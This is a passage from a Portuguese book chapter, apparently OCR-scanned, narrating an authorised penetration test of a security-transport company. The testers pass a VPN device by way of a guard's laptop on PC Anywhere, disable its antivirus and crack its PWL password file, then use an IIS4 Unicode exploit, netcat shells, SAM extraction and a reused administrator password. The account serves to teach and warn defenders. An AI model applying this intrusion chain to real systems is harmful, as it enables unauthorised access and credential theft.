Logo, essa possibilidade estratégica de ataque foi abandonada rapidamente. Picamos um pouco desanimados, sossegamos um pouco. Mas era a primeira tentativa, e sem dúvida há sempre outro caminho. Ainda tínhamos incentivo suficiente, ainda tínhamos acesso a esse dispositivo, ainda tínhamos aquela base de operações. Passamos a nos dedicar intensamente para levar isso um pouco adiante.

Eles estavam na DMZ da rede da empresa, mas, quando tentaram levar conexões de seus próprios sistemas, não conseguiram mais fazer progresso. Também tentaram fazer uma varredura ping em toda a rede (tentar fazer rodo o sistema na rede cair), mas do sistema 3COM atrás do firewall, para identificar qualquer sistema potencial e adicionar à lista-alvo. Se fossem endereços de máquina no cache, isso significaria que um dispositivo estava bloqueando o acesso ao protocolo de nível mais alto. "Depois de várias tentativas", disse Louis, "vimos entradas no cache ARP, indicando que algumas máquinas

tinham divulgado seu endereço de máquina." (O ARP, Address Resolution Protocol, é um método para encontrar o endereço físico de um host a partir de seu endereço IP. Cada host mantém um cache de traduções de endereço para reduzir o atraso no encaminhamento de pacotes de dados.)

Logo, havia, sem dúvida, outras máquinas no domínio, "mas [elas] não estavam respondendo aos pings — o que era sinal clássico de um firewall".

(Para aqueles que não estão familiarizados com o envio de *pings*, esta *é* uma técnica de escaneamento de redes que envolve a transmissão de certos tipos de pacotes ICMP [Internet Control Message Protocol] para o sistema-alvo, a fim de determinar se o host está ligado ou ainda é válido* Se o host estiver ligado, ele responderá com um pacote "ICMP echo reply".) Louis continua: "Isso parecia confirmar nossa impressão de que havia outro firewall, existia outro nível de segurança entre o dispositivo 3COM e sua rede interna".

Louis sentia que eles haviam chegado a um impasse.

Tivemos acesso a esse dispositivo VPN, mas não conseguimos instalar nosso próprio VPN por melo dele. Àquela altura, o entusiasmo baixou um pouco. Começamos a achar que não conseguiríamos realmente avançar na rede, E então precisávamos fazer um brainstorm para gerar idéias novas.

Eles decidiram investigar os endereços IP que tinham descoberto no log do console. "Víamos que o próximo passo seria dar uma olhada para ver o que estava se comunicando remotamente a esse dispositivo 3COM, porque, se fosse possível entrar naquele dispositivo, também seria possível seqüestrar uma conexão existente na rede", ou talvez eles conseguissem obter as credenciais de autenticação necessárias para se passar por um usuário legítimo.

Eles conheciam algumas regras de filtragem, disse Louis, e estavam procurando maneiras de contornar essas regras no firewall. A esperança era que conseguissem "encontrar sistemas confiáveis e talvez alavancar para realmente passar por *esse* firewall. Os endereços IP que estavam chegando eram de grande interesse para *nós"*.

Quando eles se conectaram ao console do sistema 3COM, ele explicou, se um usuário remoto se conectasse ou uma mudança na configuração fosse feita, ele abriria uma mensagem de alerta no fundo da tela. "Conseguimos ver as conexões feitas nesses endereços IP."

Os comprovantes de registro detalhavam a organização a que determinados endereços IP se registravam. Além disso, *esses* comprovantes também incluíam informações de contato para o pessoal técnico e administrativo responsável pela rede da organização. Usando esses endereços, eles nova-mente voltaram aos comprovantes de registro do banco de dados no Ripe, que lhes deu informações sobre a que empresa pertenciam esses endereços IR

de fato, essa busca trouxe outra surpresa. "Descobrimos que os endereços eram registrados a um grande provedor de telecomunicações dentro desse país. Naquele momento não podíamos juntar tudo, não podíamos entender realmente o que eram esses endereços IP, por que as pessoas estavam se conectando de uma empresa de telecomunicações", disse Louis, usando o termo inglês para o que chamamos de ISP. Os dois rapazes começaram a imaginar se as conexões VPN seriam de usuários remotos da empresa ou alguma coisa totalmente diferente que eles ainda não podiam adivinhar.

Estávamos no lugar ideal para sentar e analisar aquela massa desorganizada de informações. Precisávamos Juntar as peças para poder começar de fato a entender e tentar alguma coisa. A promessa do início da manha não foi cumprida. Tivemos acesso ao sistema, mas não conseguimos ir além, e achamos que não havíamos feito progresso durante o dia. Mas, em vez de simplesmente voltarmos para casa e na manhã seguinte retomarmos daquele ponto, decidimos ir ao pub para tomar alguma coisa que aliviasse o estresse e arejasse nossa mente, antes de pegarmos o ônibus para voltar para casa.

Era início da primavera e a brisa estava fria. Saímos do escritório e fomos até a esquina, a um tipo de pub inglês tradicional, bem escuro e sujo. Eu estava tomando uma cerveja, Brock estava tomando schnapps de pêssego e limonada — um bom drinque, você deveria experimentar. Sentamos lá, batemos um papo e desabafamos; o dia não tinha transcorrido como planejado. Depois do primeiro drinque estávamos um pouco mais relaxados e pegamos um pedaço de papel e uma caneta. Começamos a anotar algumas idéias no papel sobre o que faríamos a seguir. Ficamos muito animados porque conseguimos planejar alguma coisa. Então, quando voltamos de manhã, pudemos logo nos sentar e tentar algo. Desenhamos a arquitetura de rede conforme a mapeamos e tentamos identificar quais os usuários que precisariam acessar o VPN, onde estavam localizados fisicamente os sistemas e os prováveis passos que os implementadores do sistema planejaram quando instalaram o serviço de acesso remoto para essa empresa.

Desenhamos os sistemas conhecidos e então daquele ponto tentamos resolver alguns detalhes e descobrir onde estavam localizados alguns dos outros sistemas (ver Figura 9.1). Precisávamos entender em que lugar da rede o dispositivo 3C0M estava situado.

Louis queria saber quem, além dos funcionários internos, também poderia precisar ter acesso a essa rede. Essa era uma empresa que tinha orgulho de sua inovação tecnológica, por isso Louis C Brock acharam que talvez eles tivessem desenvolvido um "aplicativo de distribuição realmente excelente" que capacitaria os guardas a fazerem o login depois de terem feito uma entrega, para saberem qual seria a próxima retirada. Esse aplicativo pode ter sido programado para ser automatizado de modo que qualquer idiota pudesse usá-lo. Talvez o condutor clicasse um ícone que diria ao aplicativo para se conectar ao servidor de aplicativos e obter as ordens.

> **Estávamos pensando que esses motoristas [guardas] não deveriam ter muito conhecimento de computador, precisando assim de um sistema bem fácil de usar. Começamos a pensar nisso do ponto de vista da empresa: que tipo de sistema seria fácil de instalar, fácil de manter e seguro?**

Eles pensaram num serviço de discagem, "talvez de um computador laptop na cabine [o compartimento do motorista]. E a empresa teria de hospedar *esses* servidores onde entramos, ou precisaria




Figura 9.1: Ilustração do que os dois hackers acharam que poderia ser a configuração, que explicaria o que eles tinham observado sobre a rede e as operações.

terceirizá-los. Formulamos a hipótese de que a empresa terceirizada seria de telecomunicações, e as informações teriam de passar dessa empresa para nossa empresa-alvo, e esta teria de passar para a Internet por um túnel VPN". Eles imaginaram que os guardas chamariam no ISP e autenticariam lá antes de obterem permissão para se conectarem na rede da empresa-alvo, Mas havia ainda outra possibilidade. Louis prosseguiu:

> **Levantamos a seguinte hipótese; "Vamos ver se podemos elaborar uma arquitetura pela qual um sujeito em uma van possa discar, passar suas credenciais de autenticação e elas serem realmente autenticadas pela empresa-alvo, e não pelo provedor de telecomunicações. Como aquela empresa VPN poderia ser configurada de modo que qualquer informação que fosse transmitida do guarda para a empresa-alvo não passasse pela Internet sem ser criptografada?"**

Eles também tentaram imaginar como a empresa autenticaria os usuários. Se um guarda precisa discar para um desses sistemas localizados na empresa de telecomunicações e autenticar para essa empresa, eles raciocinaram, então os serviços de autenticação estavam simplesmente sendo terceirizados. Talvez houvesse outra solução, pela qual o host dos servidores de autenticação fosse a empresa-alvo, e não o provedor de telecomunicações, pensaram.

Freqüentemente, a tarefa de autenticação *é* repassada para um servidor separado que fornece essa função. Talvez o dispositivo 3COM estivesse sendo usado para acessar um servidor de autenticação na rede interna da empresa-alvo. Chamando de um modem celular, um guarda se conectaria ao ISP, seria passado para o dispositivo 3COM e seu nome de usuário e senha seriam enviados ao outro servidor, para autenticação.

Logo. a hipótese deles nesse ponto era que, quando um guarda de segurança iniciava uma conexão por discagem, ele estabelecia um VPN entre ele mesmo e o dispositivo 3COM.

Louis e Brock imaginaram que, para ganhar acesso à rede interna, eles primeiro teriam de obter acesso ao sistema de telecomunicações no ISP com o qual os motoristas de vans se conectavam. Mas "uma coisa que não sabíamos eram os números de telefone desses dispositivos de discagem. Eles estavam localizados em um país estrangeiro e não sabíamos que tipo de linhas de telefone eram, e não tínhamos muita chance de encontrar a informação sozinhos. A única coisa boa que sabíamos era que o tipo de protocolo para o VPN era PPTP". Isso era significativo, porque a instalação VPN padrão da Microsoft só usa um segredo partilhado, o qual realmente *é* o login e senha do Windows ao servidor ou domínio.

A essa altura eles tinham tomado alguns drinques e decidido adotar uma "abordagem totalmente aberta para resolver o problema.

> **Nesse estágio, você vai guardar esse pedaço de papel onde anotou tudo, porque esse poderia ser realmente um bom hack, se conseguíssemos entrar. E sentíamos certo orgulho quando pensávamos como iríamos fazer isso.**

Alguns pensamentos sobre 'intuição de hackers'

A intuição que os dois tiveram naquela noite se revelaria bastante exata. Louis comentou sobre esse insight que os bons hackers parecem ter:

> **É muito difícil explicar o que o leva a pressentir isso. Simplesmente vem da experiência e da análise do modo como os sistemas são configurados,**
> **Brock, desde um estágio bem inicial, tinha um feeling de que deveríamos continuar com essa coisa, porque achava que teríamos um resultado da pesquisa. É muito difícil de explicar. Intuição de hacker?**
> **Você vê algumas informações e o modo como as coisas são formuladas, e começa a ter um pequeno insight da empresa e das pessoas responsáveis pelos sistemas de TI. E havia essa idéia de que eles entendiam de segurança, mas talvez estivessem fazendo alguma coisa errada.**

Minha opinião sobre o assunto *6* que os hackers descobrem como as redes e os sistemas geral-mente são configurados no ambiente de negócio por meio de investigações. Com a experiência, você acaba sabendo como pensam os administradores de sistemas e os implementadores. É como um jogo de xadrez, em que você está tentando superar ou fazer uma jogada mais inteligente que seu oponente.

Logo, acho que o que está realmente em jogo baseia-se na experiência de como os administradores de sistema configuram redes e nos erros comuns que cometem. Talvez Louis estivesse cerco em seus primeiros comentários sobre o assunto: o que algumas pessoas chamam de intuição, pode-se definir melhor como *experiência.*

O quarto dia

Na manhã seguinte, quando eles chegaram, sentaram-se lá e ficaram observando o log do console no dispositivo 3COM, esperando que as pessoas se conectassem. Cada vez que alguém se conectava, eles escaneavam o mais rápido que podiam o endereço IP que estava fazendo a conexão de entrada.

Eles descobriram que essas conexões duravam talvez um minuto, aproximadamente, e então eram finalizadas. Se estivessem certos, um guarda discava, pegava sua ordem e então voltava a trabalhar off-line, o que significava que eles teriam de agir com muita rapidez. "Quando víamos esses endereços IP aparecerem, tínhamos realmente de bater o sistema do cliente", Louis comentou, usando 'bater' no sentido de apertar as teclas com a adrenalina a mil, como quando se joga um excitante game no computador.

Eles selecionaram algumas portas para serviços que poderiam ser vulneráveis, esperando encontrar uma que pudesse ser atacada, como uma telnet, um servidor FTP ou um servidor Web não seguro. Ou talvez pudessem ganhar acesso para abrir shares no NetBIOS. Também procuraram programas desktop remotos, baseados em GUI, como o WinVNC e o PC Anywhere.

Mas a manhã foi passando e, além de alguns hosts, eles não viam nenhum serviço sendo executado.

Não estávamos realmente chegando a lugar nenhum, mas continuamos lá sentados, escaneando toda vez que um usuário remoto se conectava. E então uma máquina se conectou. Fizemos uma varredura de porta e encontramos uma porta aberta, normalmente usada para o PC Anywhere.

O aplicativo PC Anywhere permite o controle de um computador remotamente. Mas isso só é possível quando o outro computador também está executando o programa,

Vendo que a porta apareceu na varredura, o entusiasmo parece que se renovou
— "Ah, lá está o PC Anywhere nesta caixa. Esta poderia ser uma das máquinas de um usuário final, vamos ver".
E então gritávamos: "Quem têm o PC Anywhere instalado?".
Alguém respondeu alto: "Eu tenho o PC Anywhere". Então gritei o endereço IP para que ele pudesse se conectar ao sistema o mais rápido possível.

Louis referiu-se ao esforço de se conectar a um sistema de PC Anywhere como "um momento muito decisivo". Ele sentou-se ao lado do sujeito na máquina dele enquanto uma janela apareceu na tela. "Inicialmente *é* um fundo preto", disse Louis, "e uma de duas coisas acontece: ou um prompt de senha cinza é exibido, ou o fundo passa para azul e um desktop Windows aparece".

A opção desktop é aquela que estávamos esperando ansiosos, com a respiração presa. A espera parecia uma eternidade até a tela preta desaparecer. Continuei pensando: "Está conectando, está conectando, vai interromper", "Vou conseguir um prompt de senha".
No último segundo, quando pensei "agora vem o prompt da senha", era o desktop Windows! Uau! Conseguimos um desktop naquela hora. Todos na sala aproximaram-se para ver.
Minha reação foi: "Lá vamos nos de novo. Vamos agarrar essa oportunidade, não podemos deixar passar".

Então eles conseguiram entrar no cliente que se ligava ao dispositivo 3COM.

Nesse momento, achamos que seria 'ou vai ou racha' — sabíamos que essas pessoas estavam se conectando por pouco tempo e que poderíamos não ter outra oportunidade.

A primeira coisa a fazer foi abrir a sessão PC Anywhere e acessar dois botões na tela, a que Louis se referia como "Blank, o botão da tela" e "Tranque o usuário fora do botão de console". Ele explicou:.

Quando você usa o PC Anywhere, pelo padrão, ambas as pessoas no desktop da máquina e a pessoa que está usando o PC Anywhere podem ter acesso ao mouse e movê-lo pela tela para executar aplicativos ou abrir arquivos, e assim por diante. Mas com o PC Anywhere você realmente pode impedir que o usuário use o teclado.

Eles fizeram isso, ganhando controle da sessão, e se certificaram de que o usuário não veria o que estavam fazendo porque tinham deixado a tela branca. Louis sabia que ele não demoraria para suspeitar ou pensar que estava com problemas no computador e desligar a máquina, o que significava que não tinham muito tempo.

Agora estávamos tentando resgatar nossa chance de entrar, finalmente. Nesse momento, tínhamos de pensar rápido para decidir o que faríamos em seguida e que informações valiosas poderíamos extrair dessa máquina.
Eu pude ver que a máquina estava executando o Microsoft Windows 98 e então o que tínhamos de fazer era encontrar alguém que pudesse nos dizer que informação eles poderiam ter de uma máquina Windows 98.
Felizmente, um dos caras na sala... demonstrou interesse. Ele não estava trabalhando em nosso projeto, mas sabia como obter informações de sistemas.

A primeira coisa que ele sugeriu foi examinar o arquivo lista de senha (PWL). Esse arquivo, usado com o Windows 95, 98 e ME, contém informações sigilosas, como senhas de rede e dial-up. Por exemplo, se você usa a ligação em rede dial-up com o Windows, todos os detalhes de autenticação,

inclusive o número dial-up, nome do usuário e senha, provavelmente sejam armazenados em um arquivo PWL.

Antes de fazer o download do arquivo, eles tinham de desligar o software antivírus para que ele não detectasse as ferramentas que estavam usando. Então tentaram usar a capacidade de transferência de documentos no PC Anywhere para transferir o arquivo PWL da máquina do motorista para eles. Não funcionou. "Não sabíamos ao certo por que, mas não tivemos tempo de sentar para discutir. Tivemos de tirar as informações PWL daquela máquina imediatamente, enquanto o motorista ainda estava on-line."

O que mais eles poderiam fazer? Uma possibilidade: fazer o upload de uma ferramenta para invadir, quebrar o arquivo PWL *na máquina do motorista* e extrair as informações num arquivo de texto, e então enviar o arquivo de texto para eles mesmos. Eles tentaram fazer o login para um servidor FTP, para fazer o download da ferramenta PWL craking. Mas perceberam uma dificuldade: os mapeamentos do teclado na máquina do motorista eram para língua estrangeira, o que explicaria os problemas que estavam enfrentando ao tentarem fazer a autenticação. "Continuamos recebendo uma mensagem 'Login incorreto' devido aos mapeamentos do teclado estrangeiro."

As horas passavam.

Achamos que nosso tempo estava se esgotando. Esse motorista da van de segurança poderia estar transportando muito dinheiro ou talvez prisioneiros. E devia estar pensando: "Que diabos está acontecendo aqui?". Estava com medo de que ele desligasse antes de obtermos o que queríamos.

Lá estávamos nós, enfrentando uma enorme pressão de tempo, e ninguém na sala tinha uma resposta para o problema do teclado estrangeiro. Talvez como uma maneira de contornar a situação eles pudessem entrar com o nome do usuário e a senha no código ASCII, em vez de letras e números. Mas ninguém sabia de antemão como entrar com caracteres usando o código ASCII equivalente.

Então, o que alguém faz no mundo de hoje quando precisa de uma resposta rápida? Foi o que Louis e Brock fizeram: "Optamos por entrar na Internet e pesquisar para encontrar uma maneira de entrar com letras sem usar as letras do teclado".

Eles obtiveram a resposta bem rápido; ativar o teclado Num Lock, então segurar a tecla <Alt> e digitar o número do caractere ASCII no teclado numérico. O resto era fácil:

Precisávamos traduzir freqüentemente letras e símbolos para o ASCII e vice-versa. Para isso, bastava levantar e olhar uma de nossas tabelas úteis de caracteres especiais do ASCII que temos afixadas nas paredes.

Em vez de figuras sensuais de garotas, *esses* caras tinham quadros ASCII nas paredes. "ASCII Sexy", como Louis os descrevia.

Enquanto um anotava às pressas algumas informações, outro digitava no teclado e outro lia para ele o que digitar, eles entraram com o nome do usuário e a senha. Então, conseguiram transferir a ferramenta cracking PWL e executá-la para extrair a informação do arquivo PWL

mim arquivo de texto, o que transferiram do laptop do motorista para um servidor FTP sob seu controle.

Quando Louis examinou o arquivo, encontrou as credenciais de autenticação que procurava, inclusive o número dial-up *e* a informação de logon que estava sendo usada pelo motorista quando ele se conectava ao serviço VPN da empresa- Aquela, pensou Louis, era a informação de que precisava.

Enquanto limpava tudo para terem certeza de que não haviam deixado rastros de sua visita, Louis inspecionou os ícones no desktop e notou um que parecia ser do aplicativo executado para os guardas pegarem informações da empresa. Então souberam que essas máquinas estavam, de fato, se conectando por intermédio da empresa e solicitando a um servidor de aplicativo a fim de obter as informações de que os motoristas da área precisavam.

Acessando o sistema da empresa

"Estávamos muito conscientes", lembrou Louis, "de que esse usuário agora poderia estar fazendo um relatório da atividade estranha observada no computador, por isso pulamos fora. Porque, se esse incidente fosse relatado e o serviço VPN fosse desligado, então nossas credenciais de login não valeriam nada".

Alguns segundos mais tarde, eles notaram que sua conexão com o PC Anywhere havia caído — o guarda tinha se desconectado. Louis e os demais tinham extraído as informações do arquivo PWL naquele momento crítico.

Louis e Brock agora tinham um número de telefone e esperavam que fosse um dos dispositivos dial-up que eles tinham desenhado em seu diagrama no pub, na noite anterior. Mas, outra vez, era um número estrangeiro. Usando um sistema Windows do mesmo tipo que o guarda tinha usado, eles discaram para a rede da empresa, entraram com o nome do usuário e a senha e "descobrimos que tínhamos estabelecido com sucesso uma sessão de VPN",

Do modo como o VPN era configurado, eles recebiam um endereço IP virtual dentro da DMZ da empresa, por isso estavam atrás do primeiro firewall, mas ainda enfrentando o firewall que guardava a rede interna que haviam descoberto anteriormente.

Esse endereço IP atribuído pelo VPN estava no intervalo DMZ e provavelmente era considerado confiável por algumas máquinas na rede interna. Louis esperava que peneirar na rede interna seria muito, muito mais fácil, uma vez que eles tinham passado pelo primeiro firewall. "A essa altura", diz ele, "esperávamos que fosse fácil passar pelo firewall, para as redes internas." Mas, quando ele tentou, viu que não podia entrar diretamente num serviço explorável na máquina que estava executando o servidor do aplicativo. "Havia uma porta TCP muito estranha que podia passar pela filtragem, e achamos que era para o aplicativo que os guardas estavam usando. Mas não sabíamos como ela funcionava."

Louis queria encontrar um sistema na rede interna da empresa em que eles pudessem acessar do endereço IP que tinha sido atribuído. Ele adotou as ' regras comuns de hacker' para tentar encontrar um sistema que pudessem explorar na rede interna.

Esperavam encontrar qualquer sistema dentro da rede que nunca tivesse sido acessível remota-mente, sabendo que provavelmente não teria recebido um patch contra essas vulnerabilidades, já que era "mais provável que seria tratado como um sistema apenas para uso interno". Eles usaram um

scanner de porta para escanear qualquer servidor Web acessível (porta 80) por todo o intervalo de endereço IP da rede interna, e descobriram um servidor Windows com o qual podiam se comunicar e que estava executando Internet Information Server (IIS), mas uma versão mais antiga do conhecido software servidor — IIS4. Aquela era uma boa notícia, porque eles provavelmente encontrariam uma vulnerabilidade sem patch ou um erro de configuração que lhes daria as chaves do reino.

A primeira coisa que fizeram foi executar uma ferramenta de detecção de vulnerabilidades Unicode no servidor I1S4 para verificar se ele era vulnerável, e era. (O Unicode é um conjunto de caracteres de 16 bits que codifica caracteres de muitas línguas diferentes usando um único conjunto de caracteres.) "Então, pudemos usar o exploit Unicode para executar comandos naquele servidor Web IIS", aproveitando vulnerabilidades de segurança num sistema que passava pelo segundo firewall de filtragem em sua rede interna, "lá dentro, no fundo do território confiável, como era", na descrição de Louis. Os hackers nesse caso criaram uma solicitação Web (HTTP) que usava esses caracteres especialmente codificados para passar pelas verificações de segurança do servidor Web, permitindo-lhes executar comandos arbitrários com os mesmos privilégios que a conta sob a qual o servidor Web estava funcionando.

Impedidos de prosseguir porque não tinham a capacidade de fazer upload de arquivos, agora viram uma oportunidade. Usaram a vulnerabilidade Unicode de executar o comando shell "eco" para fazer o upload de um script Active Server Pages (ASP) — um simples transferidor de arquivos que facilitava a transferência de mais ferramentas de hacking a um diretório sob o webroot que estava autorizado a executar scripts do lado do servidor. (O webroot é o diretório root do servidor Web, distinto do diretório root de um disco rígido específico, como C:\.) O comando eco simplesmente escreve qualquer argumento passado a ele; o resultado pode ser redirecionado a um arquivo, em vez da tela do usuário. Por exemplo, digitando-se "echo owned>mitnick.txt' será escrita a palavra 'ow-ned' no arquivo mitnick.txt. Eles usaram uma série de comandos eco para escrever o código-fonte de um script ASP para um diretório executável no servidor Web.

Então, fizeram o upload de outras ferramentas de hacking, inclusive o netcat, uma ferramenta muito usada de networking, que é um bom utilitário para instalar um comando shell para a escuta (listening) de uma porta que está entrando. Também fizeram o upload de uma ferramenta chamada HK que explorava uma vulnerabilidade na versão mais antiga do Windows NT para obter privilégios do administrador de sistema.

Fizeram o upload de outro script simples para executar o exploit HK e então usaram o netcat para abrir uma conexão shell de volta para si mesmos, habilitando-os a entrar com comandos na máquina-alvo, o que é muito similar a ter um 'prompt DOS' nos tempos do sistema operacional DOS. "Tentamos inicializar uma conexão saindo do servidor Web interno para nosso computador na DMZ", explicou Louis. "Mas isso não funcionou, então tivemos de usar uma técnica chamada 'port barging'." Depois de executar o programa HK para ganhar privilégios, eles configuraram o netcat para escutar a porta 80 a fim de 'desviar' o servidor IIS do caminho temporariamente, vigiando a primeira conexão que entrasse na porta 80.

Louis explicou o que é 'desviar': "Em essência, você desvia temporariamente o IIS e o tira do caminho, para roubar um shell, e permite que o IIS volte ao mesmo tempo que mantém acesso ao seu shell". No ambiente Windows, ao contrário dos sistemas operacionais tipo Unix, é permitido ter dois programas usando a mesma porta ao mesmo tempo. Um atacante pode tirar vantagem dessa característica encontrando uma porta que não é filtrada pelo firewall, desviando-o para a porta.

Foi o que Louis e Brock fizeram. O acesso shell que eles já tinham no host IIS era limitado aos direitos permitidos à conta sob a qual o servidor Web estava funcionando. Então eles executaram o HK e o netcat, e conseguiram ganhar plenos privilégios de sistema, executando como usuário do sistema, que *é* o maior privilégio no sistema operacional. Usando metodologias-padrão, esse acesso lhes permitiria obter pleno controle do ambiente Windows do alvo.

O servidor estava executando o Windows NT 4.0. Os atacantes queriam ter uma cópia do arquivo Security Accounts Manager (SAM), que continha os detalhes das contas de usuário, grupos, políticas e controles de acesso. Sob essa versão mais antiga do sistema operacional, eles executaram o comando 'rdisk/s' para fazer um disco de reparo de emergência. Esse programa cria inicialmente vários arquivos em um diretório chamado 'reparo'. Entre os arquivos havia uma versão atualizada do arquivo SAM que continha os hashes de senha para todas as contas do servidor* Antes, Louis e Brock recuperaram o arquivo PWL com as senhas sigilosas do laptop de um guarda da segurança; então eles extraíram as senhas criptografadas de usuários em um dos servidores da própria empresa. Simplesmente copiaram *esse* arquivo SAM no webroot do servidor Web. "Assim, usando um browser Web, eles o recuperaram do servidor para nossa máquina, de volta a nosso escritório."

Quando eles quebraram as senhas do arquivo SAM, notaram que havia outra conta de administrador na máquina local que em diferente da conta de administrador embutida.

Acho que, depois de algumas horas, conseguimos quebrar a senha dessa conta e então tentamos autenticá-la ao PDC (Primary Domain Controller — Controlador Primário de Domínio). E descobrimos que a conta local que possuía direitos de administrador no servidor Web que invadimos também tinha a mesma senha no domínio! A conta também tinha direitos de administrador de domínio.
Então, havia uma conta local de administrador no servidor Web que tinha o mesmo nome que uma conta de administrador de domínio para todo o domínio, e a senha para ambas aquelas contas também era a mesma. Obviamente, era um administrador preguiçoso, e ele tinha aberto uma segunda conta com o mesmo nome que a conta de administrador no sistema local, e deu a ela a mesma senha.

Passo a passo. A conta local era simplesmente um administrador no servidor Web, e não tínhamos os privilégios de todo o domínio. Mas recuperando a senha naquela conta local do servidor Web, graças a um administrador preguiçoso, descuidado, eles conseguiram comprometer a conta do administrador de domínio. A responsabilidade de um administrador de domínio *é* administrar ou gerenciar um domínio inteiro, o que o distingue de um administrador em seu desktop ou laptop local (uma única máquina). Na opinião de Louis, esse administrador não era exceção.

Essa é uma prática comum que vemos o tempo todo. Um administrador de domínio cria contas locais em sua máquina na rede e usa a mesma senha para suas contas com privilégios de administrador de domínio. isso significa que a segurança em cada um daqueles sistemas locais pode ser usada para comprometer a segurança de todo o domínio.

Objetivo atingido

Chegando mais perto. Louis e Brock viram que agora podiam ganhar pleno controle do servidor de aplicativo e dos dados nele contidos. Obtiveram o endereço IP usado para conectar o servidor de aplicativo a partir do laptop do guarda de segurança, À partir daí, perceberam que o servidor de aplicativo estava na mesma rede, que provavelmente faria parte do mesmo domínio. Finalmente, tinham pleno controle das operações de toda a empresa.

> **Agora havíamos atingido o coração do negócio. Conseguíamos mudar pedidos naquele servidor de aplicativo, de modo que podíamos emitir ordens aos guardas como: "Pegue dinheiro desta empresa e o entregue neste endereço", e você está esperando lá para pegar quando eles chegam.**

Ou "Pegue este prisioneiro A, leve-o a este local, entregue-o à custódia dessa pessoa", e você conseguiu tirar o primo de seu melhor amigo da prisão.

Ou um terrorista.

Eles tinham nas mãos uma ferramenta para ampliar ou criar o caos. "Era chocante, porque eles não enxergavam o que poderia ter acontecido se não tivéssemos chamado a atenção deles para isso", diz Louis.

O que a empresa considera 'segurança', acredita ele, 'na verdade *é* segurança suspeita'.

Insight

Louis e Brock não enriqueceram com o poder que eles tinham em suas mãos e não emitiram ordens para soltar ou transferir prisioneiros. Em vez disso, forneceram *à* empresa um relatório completo do que tinham descoberto.

Ao que parece, a empresa tinha sido seriamente negligente. Eles não haviam efetuado uma análise de risco passo a passo. "Se a primeira máquina fica comprometida, o que um hacker faz a partir desse ponto?" e assim por diante. Eles se consideravam seguros porque, com algumas mudanças na configuração, puderam corrigir a falha que Louis tinha apontado. A suposição deles era que não havia outras falhas, exceto essa que Louis e Brock tinham conseguido encontrar e usar.

